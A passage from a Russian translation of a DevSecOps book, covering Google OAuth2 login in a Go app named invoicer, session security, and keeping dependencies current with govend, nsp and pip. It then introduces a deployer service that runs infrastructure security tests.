


Рис. 3.13. Операции OpenID Connect/OAuth2 позволяют пользователям входить в приложение с помощью третьей стороны

Первое, что вам нужно от Google, — это ID клиента и ключ. Их вы можете получить на <https://console.developers.google.com/>, создавая ID клиента OAuth в консоли входных данных (рис. 3.14). Кроме имени и типа приложения, интерфейс запрашивает еще два описания.

- ❑ Авторизованные источники JavaScript — список доменов, на которых размещено ваше приложение и откуда могут исходить запросы JavaScript к Google IdP.
- ❑ Авторизованные URI переадресации — список адресов, по которым будут перенаправляться пользователи после входа. Укажите здесь все приемлемые URI, а затем выберите среди них тот, на который хотите перенаправлять пользователей для выполнения операций OAuth.

Google APIs

API Manager

Credentials

Overview

Credentials

Create client ID

Application type

- ☒ Web application
- ☐ Android Learn more
- ☐ Chrome App Learn more
- ☐ iOS Learn more
- ☐ PlayStation 4
- ☐ Other

Name

Web client 3

Restrictions

Enter JavaScript origins, redirect URIs, or both

Authorized JavaScript origins

For use with requests from a browser. This is the origin URI of the client application. It can't contain a wildcard (http://*.example.com) or a path (http://example.com/subdir). If you're using a nonstandard port, you must include it in the origin URI.

http://invoicer.com

http://www.example.com

Authorized redirect URIs

For use with requests from a web server. This is the path in your application that users are redirected to after they have authenticated with Google. The path will be appended with the authorization code for access. Must have a protocol. Cannot contain URL fragments or relative paths. Cannot be a public IP address.

http://invoicer.com/oauth2callback

http://www.example.com/oauth2callback

Create Cancel

Рис. 3.14. Веб-консоль на сайте developers.google.com генерирует идентификатор клиента и ключ для применения в их приложениях

По завершении этих шагов консоль отображает идентификатор клиента и ключ. Вы создаете конфигурацию в коде `invoicer`, чтобы использовать эти данные в Google IdP. В Go есть пакет OAuth2 (golang.org/x/oauth2), который можно использовать в своей реализации. Листинг 3.24 демонстрирует конфигурацию OAuth2 с входными данными и URL для взаимодействия с Google.

Листинг 3.24. Настройка интеграции OAuth2 с Google в `invoicer`

```
var oauthCfg = &oauth2.Config{
    ClientID:     "****.apps.googleusercontent.com",
    ClientSecret: "****",
    RedirectURL:  "http://invoicer.com/oauth2callback",
    Scopes: []string{
        "https://www.googleapis.com/auth/userinfo.profile"
    },
    Endpoint: oauth2.Endpoint{
        AuthURL:  "https://accounts.google.com/o/oauth2/auth",
        TokenURL: "https://accounts.google.com/o/oauth2/token",
    },
}
```

Входные данные, полученные от Google

Возвращает адрес приложения

Тип запрашиваемой информации

Конечные точки Google OAuth2

Конфигурация на месте, вы реализуете первую фазу рабочего потока OAuth, которая состоит из перенаправления пользователя к Google, чтобы запросить аутентификацию. Добавьте ссылку для аутентификации пользователей на главную страницу `invoicer` (листинг 3.25).

Листинг 3.25. Добавление ссылки для конечной точки аутентификации на главную страницу `invoicer`

```
<p><a href="/authenticate">Authenticate with Google</a></p>
```

Ссылка только отправляет пользователя к новой конечной точке, расположенной в `/authenticate`. Конечная точка создает URL-адрес для перенаправления с правильными параметрами и перенаправляет пользователя к Google. Код для конечной точки аутентификации показан в листинге 3.26.

Листинг 3.26. Создание запроса `oauth`, который перенаправляет к Google

```
func getAuthenticate(w http.ResponseWriter, r *http.Request) {
    url := oauthCfg.AuthCodeURL(makeCSRFToken())
    http.Redirect(w, r, url, http.StatusTemporaryRedirect)
}
```

Генерирует URL-адрес для перенаправления

Перенаправляет пользователя

Различные перенаправления между приложением и IdP используют также CSRF-элемент для защиты от CSRF-атак. Для процесса OAuth2 вы применяете тот же тип элементов, что и прежде, для безопасной отправки формы.

URL для перенаправления от `invoicer` передает IdP определенные ранее конфигурационные параметры. Сам URL-адрес — `https://accounts.google.com/o/oauth2/auth`, а параметры в запросе определены следующим образом:

```
❑ client_id=***.apps.googleusercontent.com;
❑ redirect_uri=http://invoicer.com/oauth2callback;
❑ response_type=code;
❑ scope=https://www.googleapis.com/auth/userinfo.profile;
❑ state=<CSRF Token>.
```

Там, у IdP, для пользователей отображается окно входа в систему, которое запрашивает согласие на процедуру входа. Если запрос удовлетворен, Google перенаправляет их к `invoicer` и включает код `oauth` в строку запроса в URL.

Далее в `invoicer` вы добавляете конечную точку для обработки обратного перенаправления от IdP в `/oauth2callback`. При обработке запроса вы сначала проверяете CSRF-элемент, а затем извлекаете код `oauth` из параметров URL.

Код обменивается на элемент API, который используется для получения информации о пользователе непосредственно из Google (с помощью адреса `TokenURL`, который вы настроили в листинге 3.24). На данный момент приложение удостоверилось в том, что пользователь корректно прошел аутентификацию. Информацию, предоставленную Google, приложение может задействовать для идентификации пользователей и, возможно, наделения их различными правами доступа. В листинге 3.27 реализуется часть рабочего процесса, который использует API-элемент для получения информации о пользователе.

Листинг 3.27. Запрос к Google API для получения информации о пользователе

```
func getOAuth2Callback(w http.ResponseWriter, r *http.Request) {
    if !checkCSRFToken(r.FormValue("state")) {
        w.WriteHeader(http.StatusNotAcceptable)
        w.Write([]byte("CSRF verification failed."))
        return
    }
    token, _ := oauthCfg.Exchange(oauth2.NoContext,
        r.FormValue("code"))
    client := oauthCfg.Client(oauth2.NoContext, token)
    resp, _ := client.Get(
        "https://www.googleapis.com/oauth2/v1/userinfo?alt=json")
    buf := make([]byte, 1024)
    resp.Body.Read(buf)
    w.Write([]byte(fmt.Sprintf("<html><body>
        You are now authenticated as %s
        </body></html>", string(buf))))
}
```

Проверяет CSRF-элемент

Обменивает код на API-элемент

Получает информацию о пользователе от Google API

Эта реализация OpenID Connect/OAuth2 лишь кратко раскрывает некоторые детали, но вы должны понять общий смысл: посредством различных HTTP-

перенаправлений приложение может аутентифицировать пользователя через третью сторону. Применение IdP — один из наиболее мощных способов защиты современных веб-приложений, так как обработка и передача входных данных полностью обслуживаются IdP. Приложению нет необходимости защищаться от грубой силы, реализовывать проверку надежности пароля или поддерживать многофакторную аутентификацию. Все эти процессы обслуживает IdP. Старайтесь постоянно пользоваться услугами IdP в своем приложении, вместо того чтобы обслуживать пароли самостоятельно.

OpenID Connect поможет обезопасить фазу аутентификации, но приложения все еще несут ответственность за создание и обслуживание сессий. Это то, что мы обсудим далее.

3.3.4. Безопасность сессий и cookie-файлов

При использовании базовой HTTP-аутентификации браузер пересылает заголовок `Authorization` вместе с каждым запросом. Приложение может проверять имя и пароль пользователя каждый раз, когда получает от него запросы. Необходимости в сессиях нет, так как аутентификация осуществляется постоянно.

Если приложение полагается на IdP, то взаимодействия `oauth` будут слишком сложным решением для исполнения при каждом запросе пользователя. Приложение должно создавать сессию при первой аутентификации пользователя и проверять верность сессии при получении новых запросов.

Сессии могут иметь и не иметь состояния.

- ❑ Сессии с сопровождением состояния хранят свой идентификатор в базе данных и проверяют, присылает ли пользователь идентификатор с каждым запросом. Перед обработкой запроса приложение проверяет статус сессии в базе данных.
- ❑ Сессии без состояния не хранят данные на стороне сервера, а просто проверяют, обладает ли пользователь доверенными и свежими cookie-файлами. Высокопроизводительные приложения извлекают пользу из сессий без состояния, когда не требуется обращаться к базе данных при каждом запросе.

Сессии без состояния обеспечивают преимущество в производительности, однако не хватает возможности закрывать их на стороне сервера, потому что он не знает, какие сессии активны, а какие — нет. Закрывать сессию с сопровождением состояния так же несложно, как и удалить данные о ней из базы данных, чтобы пользователю при необходимости пришлось войти в систему заново.

Зачастую закрыть сессию необходимо, если недобросовестные пользователи злоупотребляют ею в вашем приложении или требуется прекратить действие прав доступа недовольного работника после его увольнения. Хорошо обдумывайте, какой тип сессий необходим вашему приложению, и по возможности выбирайте сессии с сопровождением состояния.

3.3.5. Тестирование аутентификации

Аутентификация — это одна из тех областей, в которых внешнее тестирование может быть усложнено. Сканер уязвимостей, такой как ZAP, может проверить сайт и выявить страницы или ресурсы, которым не хватает аутентификации, но эффективность этого способа ограничена и он не может уверенно утверждать о корректности потока, как OpenID Connect.

Вместо того чтобы полагаться на внешний сканер, разработчикам стоит писать модульные тесты для оценки уровня аутентификации своего приложения. QA-команды также должны проходиться по сценариям аутентификации в рамках проверки приложения. Проверка аутентификации человеком не настолько эффективна, как автоматизированное тестирование, но она может оказаться наилучшим вариантом, если сканеры обеспечены поддержкой OpenID Connect, SAML и других уровней аутентификации.

На данный момент `invoicer` довольно безопасен, но его защита в основном полагается на внешние библиотеки, которым в будущем может что-то угрожать. Завершая главу о `WebAppSec`, обсудим техники для поддержания актуальности зависимостей.

3.4. Управление зависимостями

В каждом языке программирования управление кодом третьей стороны реализовано по-своему. Большинство языков предоставляют систему управления пакетами, в которую разработчики могут загружать свой код и получать его от других (`PyPI` для Python, `npm` для Node.JS, `RubyGems` для Ruby, `CPAN` для Perl, `Cargo` для Rust и т. д.). Go в этом плане немного отличается от прочих: он импортирует и получает зависимости непосредственно из своих репозиториев исходного кода. К примеру, `invoicer` импортирует пакет `github.com/gorilla/mux`, используемый для упрощения маршрутизации запросов, который скачивается из его исходного репозитория, <https://github.com/gorilla/mux>, а не из системы управления пакетами.

Независимо от того, как управляются зависимости, у процесса есть слабые места.

- ❑ **Потеря доступности.** Источник может оказаться вне сети, или разработчик пакета может его удалить. Или сервер, пытающийся собрать приложение, не имеет доступа в Интернет.
- ❑ **Потеря целостности.** Исходный код может быть заменен на нечто вредоносное.

Именно поэтому разработчики часто закрепляют зависимости за какой-то версией, а иногда идут дальше, скачивая копию зависимостей для хранения внутри проекта. Такая практика, известная как *вендоринг*, обеспечивает преимущество — позволяет собирать код без соединения с Интернетом, так как все зависимости хранятся локально.

Закрепление и вендоринг зависимостей решают проблемы доступности и целостности, но вынуждают приложения регулярно обновлять свои локальные копии. Без надлежащих инструментов разработчики зачастую забывают выполнять обнов-

ление, из-за этого приложения полагаются на устаревший код, который способен сделать их уязвимыми.

Invoiceer — это экземпляр минималистичного приложения, которое, несмотря на небольшой размер, базируется на нескольких пакетах, которые нужно поддерживать в актуальном состоянии. В этом разделе мы сначала обсудим наилучший способ управления зависимостями invoiceer, а затем посмотрим, как с этой проблемой справляются другие языки.

3.4.1. Golang-вендоринг

Помочь управлять зависимостями Go могут следующие инструменты: dep (<https://github.com/golang/dep>), Godep (<https://github.com/tools/godep>), Glide (<https://github.com/Masterminds/glide>), Govend (<https://github.com/govend/govend>) или стандартная поддержка вендоринга в Go. Они помогают разработчикам получать копии зависимостей и помещать их в папку репозитория приложения, называемую `vendor/`. В этом разделе вы будете использовать `govend` для вендоринга зависимостей `invoiceer` и проверки статуса этих зависимостей в CircleCI.

Invoiceer все еще не настроен для вендоринга, поэтому сначала нужно инициализировать его с помощью выполнения команды `govend` в папке приложения `invoiceer`. Команда `govend -i` проходит по исходному коду `invoiceer`, считывает все зависимости и помещает их копии в папку `vendor/`. Затем вы отправите папку `vendor` целиком в Git, чтобы следить за ней с помощью приложения. Шаги, представленные в листинге 3.28, должны быть выполнены из репозитория `invoiceer` при правильно определенной `GOPATH`.

Листинг 3.28. Инициализация Go-вендоринга с помощью команды `govend` в репозитории `invoiceer`

```
$ go get github.com/govend/govend
$ govend -i
$ git add vendor.yml vendor/
$ git commit -m "Vendoring update"
```

Список зависимостей записан в файле `vendor.yml` вместе с хешем отправки каждой из них, так что легко узнать, какая версия зависимости хранится. Образец файла `vendor.yml` из `invoiceer` показан в листинге 3.29.

Листинг 3.29. Листинг хранимых зависимостей с их хешем отправления в `vendor.yml`

```
vendors:
- path: github.com/gorilla/mux
  rev: 9fa818a44c2bf1396a17f9d5a3c0f6dd39d2ff8e
- path: github.com/gorilla/securecookie
  rev: ff356348f74133a59d3e93aa24b5b4551b6fe90d
- path: github.com/gorilla/sessions
  rev: 56ba4b0a11da87516629a57408a5f7e4c8ea7b0b
- path: github.com/jinzhu/gorm
  rev: caa792644ce60fd7b429e0616afbdbccdf011be2
- path: golang.org/x/oauth2
  rev: 65a8d08c6292395d47053be10b3c5e91960def76
```


Теперь, когда инициализирован вендоринг, важно будет поддерживать актуальность этих зависимостей. Команда `govend -u` получит последнюю версию зависимостей и обновит `vendor.yml`, но все равно эту операцию требуется выполнять вручную, так что о ней легко забыть.

С обновлением зависимостей нужно поступать как с изменением кода, и выполнять его должны разработчики, но вы можете проверить состояние зависимостей в CI, добавив несколько команд в конфигурацию CircleCI, как показано в листинге 3.30.

Листинг 3.30. Вызов `govend -u` для проверки статуса зависимостей в CircleCI

```

- run:
  name: Test dependencies are up to date
  command: |
    GOPATH="${GOPATH_HEAD}";
    (
      cd ${GOPATH_BASE}/${CIRCLE_PROJECT_REPONAME} && \
      govend -u && \
      git diff -quiet
    )

```

Обновляет зависимости →

Перемещается в исходную папку ←

Проверяет наличие изменений ←

Если обнаруживаются изменения, `govend -u` соберет их во время выполнения CI, что запустит `git diff`, чтобы в итоге выйти с кодом возврата 1, так как изменения находятся на стадии рассмотрения. Ненулевой код возврата приводит к невозможности сборки в CircleCI и к отправке разработчику уведомления о проблеме. Этот подход подобен базовому сканированию, которое вы использовали в начале этой главы, он позволяет проверять актуальность зависимостей при каждом внесении изменений в приложение.

Недостатком подхода станет отсутствие проверок в случае, если никаких изменений не отправляется, что может оказаться проблемой для программ, находящихся в режиме обслуживания, когда между изменениями могут пройти месяцы. В главе 4 мы обсудим приемы выполнения регулярных повторных сборок приложения и инфраструктуры, чтобы помочь решить эту проблему.

3.4.2. Система управления пакетами Node.js

У Node.js другой подход к управлению зависимостями, он полагается на систему под названием *npm* (Node Package Manager). Приложения Node.js определяют свои зависимости в файле `package.json`, где версии зависимостей могут быть неизменяемыми.

Система управления пакетами Node

Инструмент *npm* развился из экосистемы Node.js, но ее можно использовать с любым приложением на JavaScript. Довольно часто разработчики используют *npm*, чтобы управлять зависимостями JavaScript, даже если не используется Node.js.

Как и в Go, зависимостями Node.js можно управлять с помощью нескольких инструментов, но трудности могут возникнуть при проверке пакетов на уязвимость. Платформа безопасности Node предоставляет nspr для проверки состояния защиты проекта. В nspr используется множество баз данных с известными уязвимостями, чтобы можно было находить неактуальные или имеющие проблемы с безопасностью пакеты. Листинг 3.31 представляет пример вывода nspr, работающего в крупном Node.js-проекте.

Листинг 3.31. Образец вывода nspr, работающего в Node.js-проекте

```
$ nspr check  
(+) 25 vulnerabilities found
```

	Quoteless Attributes in Templates can lead to ...
Name	handlebars
Installed	2.0.0
Vulnerable	<4.0.0
Patched	>=4.0.0
Path	fxa-content-server@0.58.1 > bower@1.7.1 > hand...
More Info	https://nodesecurity.io/advisories/61

Вывод в листинге говорит о том, что в проекте используются зависимости `handlebars` версии 2.0.0. Но nspr знает, что все версии этого пакета старше 4.0.0 уязвимы к атаке с внедрением контента, и предлагает обновить проект до более свежей версии `handlebars`.

Так как nspr — это консольный инструмент, то внедрение его в CI-платформу не составит труда. В этом случае разработчикам все равно придется обновлять зависимости вручную, используя nspr, но другие платформы, такие как `Greenkeeper.io`, предлагают высылать запросы на включение непосредственно в репозиторий проекта при доступности обновлений. Это один из способов предотвратить устаревание зависимостей в случае отсутствия изменений в проекте. Но все же использование и nspr, и `Greenkeeper.io` — хороший способ поддержания актуальности Node.js-проекта.

3.4.3. Требования Python

Python использует систему управления пакетами, подобную Node.js, которая называется `pip`. Она настраивает зависимости в файле `requirements.txt`. Разработчики могут сделать версии пакетов неизменяемыми, чем зачастую пользуются, когда версии пакетов конфликтуют друг с другом.

Консольный инструмент `pip` дает возможность проверять актуальность зависимостей соответственно названной командой `--outdated`. Ее можно использовать

для проверки статуса зависимостей проекта. В листинге 3.32 показано, что в данном проекте используются старые версии нескольких пакетов и, возможно, стоит обновить его требования. Эту проверку можно использовать и в CI, чтобы отслеживать актуальность зависимостей.

Листинг 3.32. Отслеживание зависимостей в Python-приложении с помощью `pip --outdated`

```
$ pip list --outdated
boto3 (1.3.0) - Latest: 1.3.1 [wheel]
botocore (1.4.6) - Latest: 1.4.28 [wheel]
cffi (1.5.2) - Latest: 1.6.0 [sdist]
cryptography (1.3.1) - Latest: 1.4 [sdist]
python-dateutil (2.5.1) - Latest: 2.5.3 [wheel]
ruamel.yaml (0.11.7) - Latest: 0.11.11 [wheel]
setuptools (20.3.1) - Latest: 23.0.0 [wheel]
```

Однако `pip` не способен сообщить, имеются ли проблемы с безопасностью у старых версий, подобно тому как `npm` предупреждает об уязвимостях Node.js-пакетов. Ради этого онлайн-сервисы, такие как <https://requires.io/> или <https://pyup.io/>, предоставляют способы оценки уязвимости Python-приложений. На рис. 3.15 показан интерфейс `requires.io` при проверке Python-приложения, которое пользуется уязвимыми зависимостями.



The screenshot shows the 'requires.io' interface for the project 'mozilla/addons-server'. It displays a table of dependencies from a 'requirements/compiled.txt' file. The table has columns for Package, Requirement, Latest version, and Status. Several packages are marked as 'outdated' or 'insecure'.

Package	Requirement	Latest	Status
Jinja2	==2.8	2.8	up-to-date
lxml	==2.2.6	3.6.0	insecure
M2Crypto	==0.22.3	0.24.0	outdated
MarkupSafe	==0.23	0.23	up-to-date
Pillow	==3.2.0	3.2.0	up-to-date
simplejson	==3.8.2	3.8.2	up-to-date

Рис. 3.15. Сервис `requires.io` отслеживает уязвимость зависимостей в Python-проектах

Резюме

- ❑ Проверку безопасности с ZAP можно автоматизировать в CI, чтобы обеспечить разработчикам мгновенную обратную связь.
- ❑ Атаки с выполнением межсайтовых сценариев внедряют вредоносный код в веб-приложения и могут быть блокированы с помощью экранирования символов и применения политики безопасности контента.
- ❑ Атака с подменой межсайтовых запросов злоупотребляет ссылками между сайтами и должна быть предотвращена посредством CSRF-элементов.
- ❑ В клиджекинге используются плавающие фреймы, которых приложение способно избегать с помощью CSP (политики безопасности контента) и заголовков X-Frame-Options.
- ❑ Базовая HTTP-аутентификация обеспечивает простой способ авторизации пользователей, но не может сохранить конфиденциальность входных данных при их передаче.
- ❑ Веб-приложениям необходимо по возможности аутентифицировать пользователей через тех, кто занимается идентификацией, чтобы избежать локального хранения паролей.
- ❑ Языки программирования предоставляют механизмы для поддержания актуальности приложений. Их можно внедрять в CI-тестирование.

Уровень безопасности 2: защита облачной инфраструктуры

В этой главе

- Автоматизация тестирования безопасности в инфраструктуре непрерывной поставки.
- Ограничение сетевого доступа к компонентам инфраструктуры с помощью групп безопасности.
- Предоставление администраторского доступа с помощью SSH, не угрожающего безопасности.
- Укрепление строгого управления доступом к базе данных invoiceer.

Среда, которую вы собрали в главе 2 для размещения invoiceer, имела некоторые проблемы с безопасностью. В главе 3 вы исправили их на уровне приложения и узнали, как безопасность на основе тестирования (TDS) может использоваться для внедрения тестирования непосредственно в CI-конвейер. Вы обращались к уязвимостям в самом приложении, используя техники безопасности, предоставляемые браузером, такие как CSP, протоколы аутентификации, например OpenID Connect, и приемы программирования, такие как применение CSRF-элементов. В главе 4 продолжим путешествие в безопасность invoiceer на уровне инфраструктуры и сосредоточимся на мерах безопасности, которые упрочняют сеть, серверы и базы данных сервиса. Мы продолжим применять принципы TDS, добавляя тестирование безопасности в конвейер, но теперь уже на уровне непрерывной поставки.

При проверке безопасности в конце главы 2 были перечислены проблемы, которые мы собираемся исправлять.

- Сначала требуется ограничить доступ к базе данных, которая во время первоначальной настройки была оставлена широко открытой для Интернета. Сейчас

доступ к ней нужно обеспечить лишь для приложения `invoiceg`, и вы будете использовать группы безопасности Amazon, чтобы реализовать улучшенную фильтрацию сетевого трафика.

- ❑ Системным администраторам зачастую нужен доступ к компонентам для отладки сложных проблем. Вторым пунктом назначения для нас будет создание безопасных конечных точек, называемых *SSH-хостами-бастионами*, которые позволят команде соединиться с базой данных и серверами без угрозы для безопасности. Вы укрепите хост-бастион многофакторной аутентификацией и мощными криптографическими протоколами.
- ❑ И наконец, мы вернемся к конфигурации самой базы данных и обсудим, как предоставлять доступ к схеме данных, не используя администраторский аккаунт базы данных.

Перед тем как вы начнете наращивать безопасность инфраструктуры, я познакомлю вас с новым компонентом для конвейера, предназначенным для выполнения тестов безопасности на инфраструктуре и запуска развертывания приложения `invoiceg` по их завершении. Этот новый компонент называется `deployer`, и вашим первым заданием будет внедрить его в инфраструктуру.

4.1. Защита и тестирование облачной инфраструктуры: `deployer`

На данный момент конвейер предоставляет собой размещаемый в Docker Hub контейнер, который проходит полное тестирование и оказывается готовым для развертывания в среде эксплуатации. Перед развертыванием контейнера вы хотите проверить состояние безопасности инфраструктуры и убедиться в том, что ни одно из внесенных вручную изменений не нарушило мер безопасности. Работа приложения `deployer` будет состоять в том, чтобы проверять безопасность и по завершении тестов запускать развертывание приложения. На рис. 4.1 отображены четыре шага CD-конвейера.

- ❑ Контейнер приложения отправляется в репозиторий контейнера.
- ❑ Репозиторий контейнера вызывает URL веб-хука, размещенного приложением `deployer`, чтобы проинформировать: новая версия контейнера приложения готова к развертыванию.
- ❑ `Deployer` проводит серию тестов над различными частями инфраструктуры.
- ❑ Если тесты проходят успешно, то платформе Elastic Beanstalk приходит указание развернуть новый контейнер приложения на экземпляре EC2 в инфраструктуре, что позволит эффективно обновлять среду `invoiceg` до последней версии приложения.

Исходный код `deployer` доступен по адресу <https://securing-devops.com/ch04/deployer> (там содержатся готовые скрипты и настройки, которые вы реализуете в этой главе).

Deployer — это минималистичная реализация популярных конвейерных платформ, таких как Jenkins (<https://jenkins.io/>) или Concourse (<https://concourse-ci.org/>). Эти платформы довольно сложны в работе и предназначены для обслуживания сложных конвейеров развертывания. Настройка Jenkins и Concourse для обработки CD-конвейера *invoicer* не будет рассматриваться в этой книге. Для сравнения: *deployer* предоставляет простую альтернативу для внедрения TDS в CD-конвейер.




Рис. 4.1. Контейнер опубликован в Docker Hub (1), он запускает отправку уведомления к deployer (2). Выполняются тесты для проверки безопасности инфраструктуры (3), а после успешного прохождения всех тестов конвейер разворачивается (4)

4.1.1. Настройка deployer

Deployer — это небольшое приложение на Go с открытой конечной HTTP-точкой для получения уведомлений веб-хука от Docker Hub. Ему не нужна база данных, только экземпляр EC2 и распределитель нагрузки. Запустить эту инфраструктуру в Elastic Beanstalk еще проще, чем *invoicer*, поэтому мы пропустим установочные шаги. Если вы хотите активизировать собственный экземпляр в тестовой среде, то скрипт `create_ebs_env.sh` в репозитории *deployer* автоматизирует создание EB-среды на уровне бесплатного пользования AWS. В листинге 4.1 показано, как запустить этот скрипт.

Листинг 4.1. Автоматизация установки deployer в AWS Elastic Beanstalk

```
$ ./create_ebs_env.sh
Creating EBS application deployer201608090943
default vpc is vpc-c3a636a4
ElasticBeanTalk application created
API environment e-3eirqeiqqm is being created
make_bucket: s3://deployer201608090943/
```

```
upload: ./app-version.json to s3://deployer201608090943/app-version.json
waiting for environment.....
Environment is being deployed. Public endpoint is
http://deployer-api.mdvsuts2jw.us-east-1.elasticbeanstalk.com
```

Вы можете проверить, завершена ли установка, сделав запрос / __version__ к конечной точке deployer (листинг 4.2).

Листинг 4.2. Конечная точка возвращает JSON-документ с информацией о версии

```
$ curl \
http://deployer-api.mdvsuts2jw.us-east-1.elasticbeanstalk.com/__version__
{
  "source": "https://github.com/Securing-DevOps/deployer",
  "version": "20160522.0-ea0ae7b",
  "commit": "ea0ae7b1faabd4e511d16d75142d97c683d64646",
  "build": "https://circleci.com/gh/Securing-DevOps/deployer/"
}
```

4.1.2. Настройка уведомлений между Docker Hub и deployer

Deployer предоставляет одну конечную точку POST /dockerhub, предназначенную для получения уведомлений веб-хука из Docker Hub при появлении новой версии invoicer, готовой к развертыванию. Уведомления веб-хука соответствуют шагу 2 на рис. 4.1. Docker Hub сможет автоматически высылать уведомления deployer, добавив его открытую конечную точку на вкладку **Webhooks** (Веб-хуки) в репозитории invoicer на hub.docker.com. Скриншот веб-интерфейса, используемого для создания веб-хуков, показан на рис. 4.2.




Рис. 4.2. Веб-хук создается добавлением URL открытой конечной точки deployer/dockerhub на вкладке Webhooks (Веб-хуки) в репозитории invoicer на hub.docker.com

При получении уведомления deployer вызывает Docker Hub, чтобы проверить аутентификацию уведомления. Этот вызов предотвращает выполнение процессов развертывания, запрашиваемых вредоносными уведомлениями у сторонних ресурсов. Если Docker Hub распознает уведомление (возвращая HTTP 200 OK на запрос обратного вызова), то deployer переходит к шагу 3 и выполняет набор скриптов, которые тестируют инфраструктуру.

4.1.3. Тестирование инфраструктуры

Исполнение тестовых скриптов во время развертывания — главная цель deployer. Эти скрипты (листинг 4.3) находятся в папке `deploymentTests` в репозитории deployer.

Листинг 4.3. Тестовые скрипты, запускаемые deployer

```
deployer/deploymentTests/
└─ 1-echotest.sh
```

